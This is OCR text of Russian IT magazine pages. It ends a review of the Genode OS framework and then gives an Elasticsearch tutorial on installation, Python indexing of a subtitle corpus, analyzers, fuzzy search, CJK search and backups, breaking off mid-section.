
Но самая главная проблема стандартных тулчейнов — слишком плотная зависимость библиотек, входящих в их состав, от glibc. В случае сборки Genode-систем, в которых glibc отсутствует, использование данных библиотек приводит к специфическим проблемам, большинство из которых крайне сложно решить. К примеру, некоторые библиотеки используют сегментные регистры, которые присутствуют только в архитектуре x86. При попытке использования данных библиотек на других платформах приложение попросту падает. Разработчики Genode поэтому предоставили свой тулчейн, в котором они обходят данные проблемы с помощью определенных версий компилятора и сопутствующих утилит и специализированной их настройки, предотвращающей использование платформозависимых возможностей.

К сожалению, использование данного тулчейна не помогло решить всех проблем. В частности, скрипт сборки тулчейна зависим от библиотеки libc, присутствующей на хост-системе, поскольку заголовочные файлы стандартной библиотеки используются при сборке библиотек-хелперов для GCC. В Genode же используется libc, основанный на стандартной библиотеке C FreeBSD, что делает невозможным применение библиотек-хелперов GCC из-за различия в интерпретации некоторых низкоуровневых вещей. Еще одна проблема состояла в том, что разработчики не смогли найти пути для сборки тулчейна под платформу иную, чем используется на хостовой машине.

С появлением версии Genode 11.11 разработчики смогли решить эту проблему путем полного отделения от хостовой системы, на которой он собирается. Наиболее важным шагом оказалось удаление зависимости GCC от glibc. Библиотека эта требуется для сборки библиотек-хелперов GCC. Разработчики



Демонстрационный образ Genode — главный экран



На Genode портирован и Qt-браузер Arora на движке WebKit

вынесли некоторые функции в микрозаглушку, представляющую собой единственный заголовочный файл, содержащий все типы и функции, которые используются библиотеками-хелперами GCC. Помимо этого, разработчики удалили из тулчейна все GNU-специфичные проекты. Фактически получился тулчейн, не зависящий от ОС, который, в отличие от других аналогичных, поддерживает и C++.

Помимо тулчейна, в фреймворке есть еще и своя система сборки. Данная система сборки предусматривает использование отдельного, внешнего каталога. Это позволяет ей, во-первых, не трогать каталог с исходным кодом, а во-вторых, иметь несколько различных каталогов для разных аппаратных платформ.

После создания каталога сборки с помощью create_builddir в данном каталоге будет находиться файл Makefile (который на самом деле является симлинком к tool/builddir/build.mk и не предназначен для редактирования, поскольку make — всего-навсего фронтенд к собственной системе сборки) и каталог etc/, в котором, как правило, находится единственный файл — build.conf. Данный файл определяет, какие части дерева исходного кода Genode будут использоваться в процессе сборки. Части эти называются «репозиториями».

Концепция репозиториев позволяет четко разделять исходный код на различные подсистемы. Так, платформозависимый код для каждой платформы находится в каталоге base-<имя платформы>. Кроме того, на репозитории делятся также различные слои абстракции и всяческие особенности. Makefile определяет набор репозиториев, участвующих в сборке. Система сборки создает оверлей, объединяющий все каталоги, перечисленные в соответствующем объявлении, в единое логическое дерево исходного кода. Изменение списка репозиториев приводит, соответственно, к изменению «точки зрения» системы сборки.

Одной из отличительных черт фреймворка Genode является его кросс-ядерность. Различные ядра, однако, исповедуют разные подходы к конфигурированию, развертыванию и загрузке системы

Стоит заметить, что имеет значение и порядок списка в наборе репозиториев. Те из них, которые идут первыми, имеют большее значение, чем последующие. Это делает данный механизм чрезвычайно гибким — так, добавление репозитория перед каким-либо еще дает возможность применять свои версии исходных файлов, не затрагивая уже существующие.

Одной из отличительных черт фреймворка Genode является его кросс-ядерность. Различные ядра, однако, исповедуют разные подходы к конфигурированию, развертыванию и загрузке системы. Для использования конкретного ядра, следовательно, необходимо знать о его механизмах загрузки и о том, какие утилиты требуются для его начальной настройки. Для облегчения портирования между ядрами фреймворк поставляется со средствами, которые должны помочь избежать перечисленного. К числу таких средств относятся и Run-скрипты.

Run-скрипт предназначен для цельного описания конкретной системы вне зависимости от использованного ядра. Созданный скрипт может быть использован для интеграции и тестирования собираемой системы напрямую из каталога сборки. Рассмотрим простейший случай его использования:

1. Сборка компонентов системы.
2. Создание boot-каталога. По завершении работы скрипта в нем должны находиться все компоненты конечной системы.
3. Затем в каталог копируется файл конфигурации процесса init.
4. Создание загрузочного образа. На этом шаге происходит копирование заданного списка файлов из каталога bin/ в boot-каталог и выполнение платформозависимых операций для преобразования содержимого этого каталога в загружаемую форму, которая может быть как ELF-, так и ISO-образом.
5. Выполнение загрузочного образа. В зависимости от платформы может использоваться какой-либо эмулятор — чаще всего QEMU. В Linux, однако, происходит выполнение ELF-файла.

Процедура сборки и развертывания систем на базе Genode, таким образом, получается крайне настраиваемой и гибкой.


ЗАКЛЮЧЕНИЕ


Подведем итоги нашего краткого обзора базовых особенностей фреймворка. Genode на данном этапе развития более всего подходит для построения embedded-систем — и то из-за отсутствия драйверов это может быть проблематичным и невыгодным. Попытка создать на основе этого фреймворка ОС общего назначения, которую разработчики сейчас декларируют в качестве основной цели, кажется заведомо провальной по одной простой причине: система может быть сколь угодно замечательной, однако без приложений грош ей цена. Портирование же приложений из существующих систем выглядит очень сложной операцией ввиду существенных различий в API. Есть более реальный вариант применения — использовать фреймворк в качестве базы для создания гипервизора, что явно противоречит указанной цели, поскольку гипервизор не является системой общего назначения.

Однако сама концепция данного фреймворка выглядит привлекательной. И если ты интересуешься альтернативными путями развития ОС и тебе надоело засилье гибридных ядер, имеет смысл взглянуть в эту сторону.


Стандартный тест OpenGL в Genode


Одновременный запуск браузера и паравиртуализированного Linux поверх Genode





НЕРЕЗИНОВЫЙ ПОИСК

ИЩЕМ ИДЕАЛЬНУЮ ПОИСКОВУЮ СИСТЕМУ С ELASTICSEARCH

Несмотря на то что XXI век принес в наши дома (не во все, но всё же) гигабитные каналы связи и котиков на YouTube в разрешении 4K и 60 FPS, основой Сети, самой массовой его частью, все еще остаются текстовые данные. Рефераты и курсовые работы, технические драмы на Хабре и Stack Overflow, сидящий в печенках у Роскомнадзора Луркмор — все это текст, все это слова. А поскольку каталогизация в реальном мире очевидно хромает, то без хорошего полнотекстового поиска никуда.



Дмитрий Чумак
dchumak@itsumma.ru

Основных поисковых брендов на данный момент существует несколько: это Solr, Sphinx, Elasticsearch. Но сегодня мы поговорим только о последнем. Elasticsearch — это на самом деле не вполне самостоятельный поиск. Это, скорее, красивая обертка над библиотекой Apache Lucene (на нем же строится Solr). Но не стоит воспринимать слово «обертка» в негативном ключе. Lucene сам по себе вообще мало на что годен. Это все-таки не полноценный сервис, а просто библиотека для построения поисковых систем. Все, что она может, — только индексировать и искать. А API для ввода данных, для поисковых запросов, кластеризация и прочее — это все отдается на откуп «обертке».



ЧТО НАМ ДАЕТ ELASTICSEARCH?

Масштабируемость и отказоустойчивость. Elasticsearch легко масштабируется. К уже имеющейся системе можно на ходу добавлять новые серверы, и поисковый движок сможет сам распределить на них нагрузку. При этом данные будут распределены таким образом, что при отказе какой-то из нод они не будут утеряны и сама поисковая система продолжит работу без сбоев.

На самом деле оно даже работает. В хипстерском стиле «чувак, вот тебе три команды — пользуйся ими и, пожалуйста, не задумывайся, какой ад происходит внутри». И часто это прокатывает. Новые ноды подключаются буквально парой строчек в конфиге, почти как у Redis. Главное, мастеры со слейвами не путать, а то он возьмет и молча потрет все данные :). При выпадении каких-либо серверов из кластера, если правильно были распределены реплики данных, корректно настроенное приложение продолжит поиск, как будто ничего не произошло. После того как сервер поднимется, он сам вернется в кластер и подтянет последние изменения в данных.

Мультиарендность (англ. multitenancy) — возможность организовать несколько различных поисковых систем в рамках одного объекта Elasticsearch. Причем организовать их можно абсолютно динамически. Очень интересная особенность, которая в отдельных случаях становится определяющей при выборе поисковой системы. На первый взгляд может показаться, что необходимости в этой особенности нет. Классические системы поиска типа Sphinx обычно индексируют какую-то одну базу с определенным кругом данных. Это форумы, интернет-магазины, чаты, различные каталоги. Все те места, где поиск для всех посетителей должен быть идентичным. Но на самом деле довольно часто возникают ситуации, когда систем поиска должно быть больше одной. Это либо мультиязычные системы, либо системы, где есть определенное количество пользователей, которым нужно предоставлять возможность поиска по их персональным данным.

В первом случае нам нужно строить отдельные индексы по разным языкам, отдельно настраивать морфологию, стемминг, параметры нечеткого поиска для того, чтобы получить максимально качественные результаты для каждого из языков. Во втором случае в качестве гипотетического примера можно взять какой-нибудь корпоративный аналог Dropbox'а. Приходит клиент, регистрируется, заливает свои документы. Система их анализирует, угадывает язык, парсит, заливает в отдельный индекс поисковой системы, настраивает параметры под нужный язык. И далее клиент может пользоваться поиском по своим документам. Поиск будет работать достаточно быстро, потому что данных в индексе отдельного клиента всегда будет меньше, чем в одном большом общем, будет возможность динамически такие индексы создавать, устанавливать различные поисковые параметры. Ну и данные клиентов будут изолированы друг от друга.

Операционная стабильность — на каждое изменение данных в хранилище ведется логирование сразу в нескольких ячейках кластера для повышения отказоустойчивости и сохранности данных в случае разного рода сбоев.

Отсутствие схемы (schema-free) — Elasticsearch позволяет загружать в него обычный JSON-объект, а далее он уже сам все проиндексирует, добавит в базу поиска. Позволяет не заморачиваться слишком сильно над структурой данных при быстром прототипировании.

RESTful API — Elasticsearch практически полностью управляется по HTTP с помощью запросов в формате JSON.

УСТАНОВКА И ИСПОЛЬЗОВАНИЕ

Установить Elasticsearch проще простого. Есть готовые репозитории и для RHEL/Centos, и для Debian. Можно отдельно установить из тарбола.

```
# rpm --import https://packages.elasticsearch.org/↵
  GPG-KEY-elasticsearch
# echo '
  [elasticsearch-1.5]
  name=Elasticsearch repository for 1.5.x packages↵
  baseurl=http://packages.elasticsearch.org/↵
  elasticsearch/1.5/centos
  gpgcheck=1
  gpgkey=http://packages.elasticsearch.org/↵
  GPG-KEY-elasticsearch
  enabled=1
  ' > /etc/yum.repos.d/elastic.repo
# yum install elasticsearch
# curl -XGET http://localhost:9200/
{
    "status" : 200,
    "name" : "Franklin Hall",
    "cluster_name" : "elasticsearch",
    "version" : {
        "number" : "1.5.0",
        "build_hash" : "544816042d40151↵
         d3ce4ba4f95399d7860dc2e92",
        "build_timestamp" : "2015-03-23T14:30:58Z",
        "build_snapshot" : false,
        "lucene_version" : "4.10.4"
    },
    "tagline" : "You Know, for Search"
}
```

И вся дальнейшая работа с ним происходит посредством HTTP-запросов в JSON-формате. Давай, к примеру, создадим новый индекс и забьем в него какие-нибудь тестовые данные. Я взял отсюда opus.lingfil.uu.se/OpenSubtitles.php англо-русский параллельный корпус, собранный из данных OpenSubtitles.org. Формат TMX достаточно простой, описывать его отдельно не стану. Напишу небольшой парсер на Python, который бы разбирал файл и заливал данные в новый индекс:

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-
  import sys
  from elasticsearch import Elasticsearch
  import xml.etree.ElementTree as ET
  TMX = sys.argv[1]
  es = Elasticsearch()
  with open(TMX) as source:
    context = iter(ET.iterparse(source,↵
    events=('start', 'end')))
    _, root = next(context)
```

КРАТКИЙ СЛОВАРИК НАЧИНАЮЩЕГО ГУМАНИТАРИЯ



- Стемминг — это нахождение основы слова для заданного исходного слова. Основа необязательно совпадает с морфологическим корнем слова.
- Лемматизация — приведение слова к нормальной (словарной) форме. Для существительных это именительный падеж и единственное число.
- Корпус — в лингвистике корпусом называется совокупность текстов, собранных в соответствии с определенными принципами, размеченных по определенному стандарту и обеспеченных специализированной поисковой системой. Это может быть и разделение по стилям и жанрам, разделение по эпохе написания, по форме написания.
- Параллельный корпус — это один или более текстов на двух языках, сопоставленные между собой парами, когда в каждой паре оба предложения несут один и тот же смысл.
- Стоп-слова, или шумовые слова, — предлоги, суффиксы, междометия, цифры, частицы и подобное. Общие шумовые слова всегда исключаются из поискового запроса (кроме поиска по строгому соответствию поисковой фразы), также они игнорируются при построении инвертированного индекса.
- N-грамма — последовательность из n элементов. С семантической точки зрения это может быть последовательность звуков, слогов, слов или букв.

```
root@sd-28409:~/temp/mnt/root/tmx# head -n 50 opensubs12-en-ru.tmx
<?xml version="1.0" encoding="UTF-8" ?>
<tmx version="1.4">
<header creationdate="Sun Aug 18 01:18:37 2013"
          srclang="en"
          adminlang="en"
          o-tmf="unknown"
          segtype="sentence"
          creationtool="Uplug"
          creationtoolversion="unknown"
          datatype="PlainText" />
  <body>
    <tu>
      <tuv xml:lang="en"><seg>A Trip to the Moon by George Melies</seg></tuv>
      <tuv xml:lang="ru"><seg>Путешествие на Луну. фильм Жоржа Мельеса</seg></tuv>
    </tu>
    <tu>
      <tuv xml:lang="en"><seg>The astronomers are assembled in a large hall embellished with instruments.</seg></tuv>
      <tuv xml:lang="ru"><seg>Астрономы собрались в большом зале, уставленном разными приборами.</seg></tuv>
    </tu>
    <tu>
      <tuv xml:lang="en"><seg>The president and members of the committee enter.</seg></tuv>
      <tuv xml:lang="ru"><seg>Входят председатель и действующие лица комедии.</seg></tuv>
    </tu>
    <tu>
      <tuv xml:lang="en"><seg>Everybody takes his seat.</seg></tuv>
      <tuv xml:lang="ru"><seg>Все садятся.</seg></tuv>
    </tu>
    <tu>
      <tuv xml:lang="en"><seg>Entrance of six man-servants carrying the telescopes of the astronomers.</seg></tuv>
      <tuv xml:lang="ru"><seg>Входят шестеро слуг, несущих телескопы астрономов.</seg></tuv>
    </tu>
    <tu>
      <tuv xml:lang="en"><seg>The president takes his chair and explains to the members his plan for a trip to the moon.</seg></tuv>
      <tuv xml:lang="ru"><seg>Председатель занимает свое место и объясняет участникам свой план путешествия на Луну.</seg></tuv>
    </tu>
    <tu>
      <tuv xml:lang="en"><seg>The scheme is approved by many. But one member violently opposes same.</seg></tuv>
      <tuv xml:lang="ru"><seg>Его проект многие одобряют, но один член собрания выступает резко против.</seg></tuv>
    </tu>
    <tu>
      <tuv xml:lang="en"><seg>After some argument, the president throws his papers and books at his head.</seg></tuv>
      <tuv xml:lang="ru"><seg>После непродолжительного спора разозленный председатель запускает ему в голову бумагами и книгами.</seg></tuv>
    </tu>
    <tu>
      <tuv xml:lang="en"><seg>Upon order being restored, the trip proposed by the president is voted by acclimation.</seg></tuv>
      <tuv xml:lang="ru"><seg>Когда порядок восстановлен, план полета председателя выносится на голосование.</seg></tuv>
    </tu>
    <tu>
      <tuv xml:lang="en"><seg>The man-servants bring travelling suits.</seg></tuv>
      <tuv xml:lang="ru"><seg>Слуги приносят им костюмы для полета.</seg></tuv>
root@sd-28409:~/temp/mnt/root/tmx#
```


TMX изнутри

```
    num = 1
    for event, elem in context:
        if event == 'end' and elem.tag == 'tu':
            doc = {
                'eng': elem[0][0].text.↵
                 encode('utf-8'),
                'rus': elem[1][0].text.↵
                 encode('utf-8')
            }
            res = es.index(index="demon-index",↵
            doc_type='tmx1', id=num, body=doc)
            num += 1
            elem.clear()
            root.clear()
```

На VPS'ке с четырьмя гигами памяти во флопсе заливка четырех с половиной миллионов документов (чуть больше 900 Мб данных в текстовом формате) занимает примерно полтора часа. В целом очень даже неплохо. Теперь накидаем небольшой скриптик для удобного поиска:

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-
from __future__ import unicode_literals
import sys
from elasticsearch import Elasticsearch
SEARCH_DATA = sys.argv[1]
es = Elasticsearch()
res = es.search(index="demon-index", body={'fields':↵
['eng', 'rus'], 'query': {'match': {'eng':↵
SEARCH_DATA}}})
for item in res['hits']['hits']:
    print "%s - %s - %s" % (item['_score'],item↵
   ['fields']['eng'][0], item['fields']['rus'][0])
```

И проверяем, что у нас получилось:

```
# python search.py "What the hell"
  4.5126777 - What... what the hell? - Что...
  что за черт?
  4.368808 - What the hell? What the hell? -
  Махнем не глядя?
  4.149931 - What the hell Mae! - Что за спешка,
  Мэй?
  4.149931 - .What the hell? - .It.... -
  Что за черт? - Это...
  4.149931 - What the hell happened? - Давай
  вернемся назад.
# python search.py "God for our right"
  3.0920234 - (several) For our God. - (некоторые)
  Для нашего Бога.
  3.0859475 - For our God. - Для нашего Бога.
  2.7642622 - Proceed, troops, trusting God for
  our right, for the Romanian Independence. -
  Идите вперед, ибо Господь на нашей стороне, во
  имя независимости Румынии. Карл.
  2.654899 - Our fathers were our models for God.
  - Заткнись.
  2.4985123 - God, he liveS right in our neigh
   borhood. - Ничего себе, он живет прямо в нашем
   районе.
```

Первая колонка — вес полученного значения, остальные две — найденные результаты. А теперь ищем по-русски:

```
# python ./search.py "Ой всё"
  4.835098 - - Oh, come on. - - Ой, всё, хватит.
  4.835098 - Oops, it's okay. - Ой, всё в порядке.
  4.8212147 - Oh, that's okay. - Ой, всё
  в порядке.
  4.8188415 - - I'm a bit rusty. - - Ой, как всё
  запущено.
  4.8188415 - Oh, it's over? [sighs] - Ой, уже всё
  закончилось?
# python ./search.py "Чот приуныл"
  4.629143 - The whole sad act. - Приуныл.
  2.3740823 - Choate, then yale, - Чот, потом
  Йель,
  2.3145716 - Hey, why so glum, William? - Эй,
  чего приуныл, Уильям.
  1.8609953 - Now that the Booroos are missing, he
  has lost track of life, you see? - Когда Бурусы
  не пришли, он совсем приуныл.
  1.573388 - (Shivers) (Leah) Erm, that's a good
  look, Andy. - Ээ... что-то он у тебя приуныл,
  Энди.
```

Как видишь, неплохо ищет уже прямо из коробки, для какого-нибудь блога или небольшого форума вполне подойдет. А если качество выдачи покажется недостаточно высоким (а к такой мысли рано или поздно приходят почти все), то Elasticsearch предоставляет большое количество возможностей для дальнейшего тюнинга анализаторов и поисковых алгоритмов.

АНАЛИЗАТОРЫ

Выбор анализатора для обработки своих данных — это что-то почти на грани искусства. Изнутри каждый анализатор представляет собой своеобразный конвейер, состоящий из нескольких обработчиков:

- символьной фильтрации;
- токенизации;
- фильтрации полученных токенов.

Главная цель любого анализатора — из длинного предложения, перегруженного ненужными деталями, выжать основную суть и получить список токенов, которые бы ее отражали.

Примерную схему работы конвейера можно увидеть на картинке поблизости. Анализ начинается с опциональных символьных фильтров. Это, к примеру, перевод текста в нижний регистр или подстановка слов. Полученный результат передается токенизатору, главному и единственному обязательному элементу анализатора. Здесь предложение очищается от знаков препинания, разбивается на отдельные слова-токены, которые могут либо сохранять имеющуюся форму, либо

Выбор анализатора для обработки своих данных — это что-то почти на грани искусства



Конвейер анализатора

обрезаться только до основы слова, либо обрабатываться еще каким-либо образом в зависимости от токенизатора. После токенизатора полученные данные отправляются на дальнейшую фильтрацию, если уже проделанных манипуляций будет недостаточно.

Elasticsearch из коробки предоставляет сразу несколько различных анализаторов. Если их будет мало, то нестандартные анализаторы можно будет добавить с помощью специального API. Вот базовый пример нестандартного анализатора:

```
PUT /demon-index/_settings
{
  "index": {
    "analysis": {
      "analyzer": {
        "customHTMLSnowball": {
         "type": "custom",
          "char_filter": [
            "html_strip"
          ],
          "tokenizer": "standard",
          "filter": [
            "lowercase",
            "stop",
            "snowball"
          ]
        }}}}}
```

Что делает этот анализатор:

1. Убирает HTML-теги из исходного текста с помощью символьного фильтра html_strip.
2. Делит текст на слова и убирает пунктуацию с помощью токенизатора standart.
3. Переводит все токены в нижний регистр.
4. Убирает токены, находящиеся в списке стоп-слов.
5. Проводит стемминг оставшихся токенов с помощью фильтра snowball.

И смотри, как это выглядит на живом примере. Возьмем предложение «Мама мыла раму, пока собака доедала сосиску» и разберем его по пунктам (рис. «Мама мыла-мыла…»).

Детальнее о предоставляемых вместе с Elasticsearch анализаторах и фильтрах можно прочитать в официальной документации (goo.gl/8EC5Tk). Здесь описывать не возьмусь, так как деталей там очень много.

НЕЧЕТКИЙ ПОИСК

Обработка естественных языков — это работа с постоянными неточностями. По большей части поисковые движки пытаются анализировать грамматические структуры различных языков, осваивать определенные паттерны, характерные для того или иного языка. Но поисковая система постоянно сталкивается с запросами, выходящими за рамки устоявшихся правил орфографии и морфологии. Чаще всего это либо опечатки, либо банальная безграмотность. Самый простой пример нечеткого поиска — это знаменитое «Возможно, Вы имели в виду…» в Гугле. Когда человек ищет «пгода вИ кутске», а ему показывают погоду в Иркутске.

Основой нечеткого поиска является расстояние Дамерау — Левенштейна — количество операций вставки/удаления/замены/транспозиции для того, чтобы одна строка совпала с другой. Например, для превращения «пгода вИ кутске» в «погода в Иркутске» такое расстояние было бы равно трем — две вставки и одна замена.

Расстояние Дамерау — Левенштейна — это модификация классической формулы Левенштейна, в которой изначально отсутствовала операция транспозиции (перестановки двух соседних символов). Elasticsearch поддерживает возможность использования в нечетком поиске обоих вариантов, по умолчанию включено использование расстояния Дамерау — Левенштейна.

При работе с нечетким поиском также не стоит забывать и о том, как Elasticsearch (да и любой другой поисковый движок в принципе) работает изнутри. Все данные, загружаемые в индекс, сперва проходят обработку анализатором, лемматизацию, стемминг. В индекс уже складываются только «обрывки» исходных данных, содержащие максимум смысла при минимуме знакового объема. И уже по этим самым обрывкам впоследствии проводится поиск, что при использовании нечеткого поиска может давать довольно курьезные результаты.

Например, при использовании анализатора snowball во время нечеткого поиска по слову running оно после прохода через стемминг превратится в run, но при этом по нему не найдется слово runninga, так как для совпадения с ним нужно больше двух правок. Поэтому для повышения качества работы нечеткого поиска лучше использовать самый простой стеммер и отказаться от поиска по синонимам.

Elasticsearch поддерживает несколько различных способов нечеткого поиска:

- match query + fuzziness option. Добавление параметра нечеткости к обычному запросу на совпадение. Анализирует текст запроса перед поиском;
- fuzzy query. Нечеткий запрос. Лучше избегать его использования. Больше похож на поиск по стеммам. Анализ текста запроса перед поиском не производится;
- fuzzy_like_this/fuzzy_like_this_field. Запрос, аналогичный запросу more_like_this, но поддерживающий нечеткость. Также поддерживает возможность анализа весов для лучшего ранжирования результатов поиска;
- suggesters. Предположения — это не совсем тип запроса, скорее другая операция, работающая изнутри на нечетких запросах. Может использоваться как совместно с обычными запросами, так и самостоятельно.

CJK

CJK — это три буквы боли западных систем полнотекстового поиска и людей, которые хотят ими воспользоваться. CJK — это сокращение для Chinese, Japanese, Korean. Три основных восточных языка, составляющих совокупно почти 10% современного интернета. Они отличаются от привычных западных языков практически всем — и письменностью, и морфологией, и синтаксисом. Все это, понятно, вызывает некоторые проблемы при создании различных систем обработки естественных языков, в том числе и поисковых систем.

У Elasticsearch в этой области дела тоже обстоят неплохо. Есть встроенный анализатор CJK со стеммингом, есть возможность использовать нечеткий поиск. Вот только если по текстам на корейском и японском языках еще хоть как-то можно искать «по классическим правилам» (то есть делим на слова, отбрасываем союзы/предлоги, оставшиеся слова токенизируем и загоняем в индекс), то вот с китайским, в котором слова в предложении не принято разделять пробелами, все куда сложнее.

Для поисковой системы все предложение на китайском остается одной целой единицей, по которым проводится поиск. Например, предложение «Мэри и я гуляем по Пекину» выглядит вот так:

```
玛丽和我走北京周边.
```

CJK — это сокращение для Chinese, Japanese, Korean. Три восточных языка, составляющих совокупно почти 10% интернета. Они отличаются от привычных западных языков всем — и письменностью, и морфологией, и синтаксисом

Девять символов без пробелов, 18 байт в UTF-8. В нормальной вселенной это прокатило бы за одно слово, но не тут. Если стратегически расставить пробелы в нужных местах, то предложение станет выглядеть вот так:

```
玛丽 和 我 走 北京 周边.
```

Шесть слов. С этим уже можно было бы работать. Вот только пробелы в китайском никто не использует. Можно пытаться разделять предложения на слова в автоматическом режиме (уже даже существует пара готовых решений), но и тут тебя будут ожидать неприятности. Некоторые слоги, стоящие в предложении рядом, могут, в зависимости от того, как их разделить пробелами, складываться в разные слова и резко менять смысл предложения. Возьмем для примера предложение 我想到纽约:

```
我 想 到 纽约 — я хочу поехать в Нью-Йорк.
我 想到 纽约 — я вспомнил про Нью-Йорк.
```

Как видишь, на автоматизированное членение лучше не полагаться. Как тогда быть? Тут нам поможет поиск по N-граммам. Предложение делится на куски по два-три знака:

```
玛丽和我走北京周边 = 玛丽 – 丽和 – 和我 – 我走 – 走北 – 北京 – 京周 – 周边
```

И уже по ним далее идет поиск. К этому можно добавить нечеткий поиск с расстоянием в одну-две замены, и уже получится более-менее сносный поиск.

БЕЗОПАСНОСТЬ

У Elasticsearch нет никакой встроенной системы авторизации и ограничения прав доступа. После установки он по умолчанию вешается на порт 9200 на все доступные интерфейсы, что делает возможным не только полностью увести у тебя все, что находится в поисковой базе, но и, чисто теоретически, через обнаруженную дыру залезть в систему и там начудить. До версии 1.2 такая возможность была доступна прямо из коробки (см. CVE-2014-3120: https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-3120) и напрягаться не было вообще никакой нужды. В 1.2 по умолчанию выполнение скриптов в поисковых запросах отключено, но пока что и это не спасает.

Совсем недавно мы наблюдали ботнет на эластиках версий в том числе и 1.4 и выше. Судя по всему, использовалась уязвимость CVE-2015-1427. В версии 1.4.3 ее вроде как закрыли, но, сам понимаешь, полагаться на удачу в таких делах не вариант (на самом деле да, пока писалась эта статья, свежепоставленный эластик версии 1.5.0 на тестовых виртуалках у меня успели поломать уже на второй день :)). Вешай сервис только на локальные IP, все необходимые подключения извне ограничивай только доверенными адресами, фильтруй поисковые запросы, своевременно обновляйся. Спасение утопающих — дело рук самих утопающих.

К теме сохранности данных также стоит упомянуть бэкапы. Возможности резервного копирования и восстановления встроены в сам Elasticsearch, причем довольно интересно. Перед началом создания резервных копий нужно эластику сообщить, куда они будут складываться. В местных терминах это называется «создать репозиторий»:

```
$ curl -XPUT 'http://localhost:9200/_snapshot/↵
my_backup' -d '{
    "type": "fs",
    "settings": {
        "location": "/es-backup",
        "compress": true}}'
```

Здесь

- type — тип хранилища, куда они будут складываться. Из коробки есть только файловая система. С помощью дополнительных плагинов можно реализовать заливку на AWS S3, HDFS и Azure Cloud;
- location — куда сохранять новые бэкапы;
- compress — сжимать ли бэкапы. Толку не очень много, так как по факту сжимает только метаинформацию, а файлы данных остаются несжатыми. По умолчанию включено.

После того как создан репозиторий, можно начать бэкапиться:

```
$ curl -XPUT "localhost:9200/_snapshot/my_backup/↵
  snapshot_1?wait_for_completion=true"
```

Такой запрос создает бэкап с названием snapshot_1 в репозитории my_backup.


Восстановить данные можно следующим образом:

```
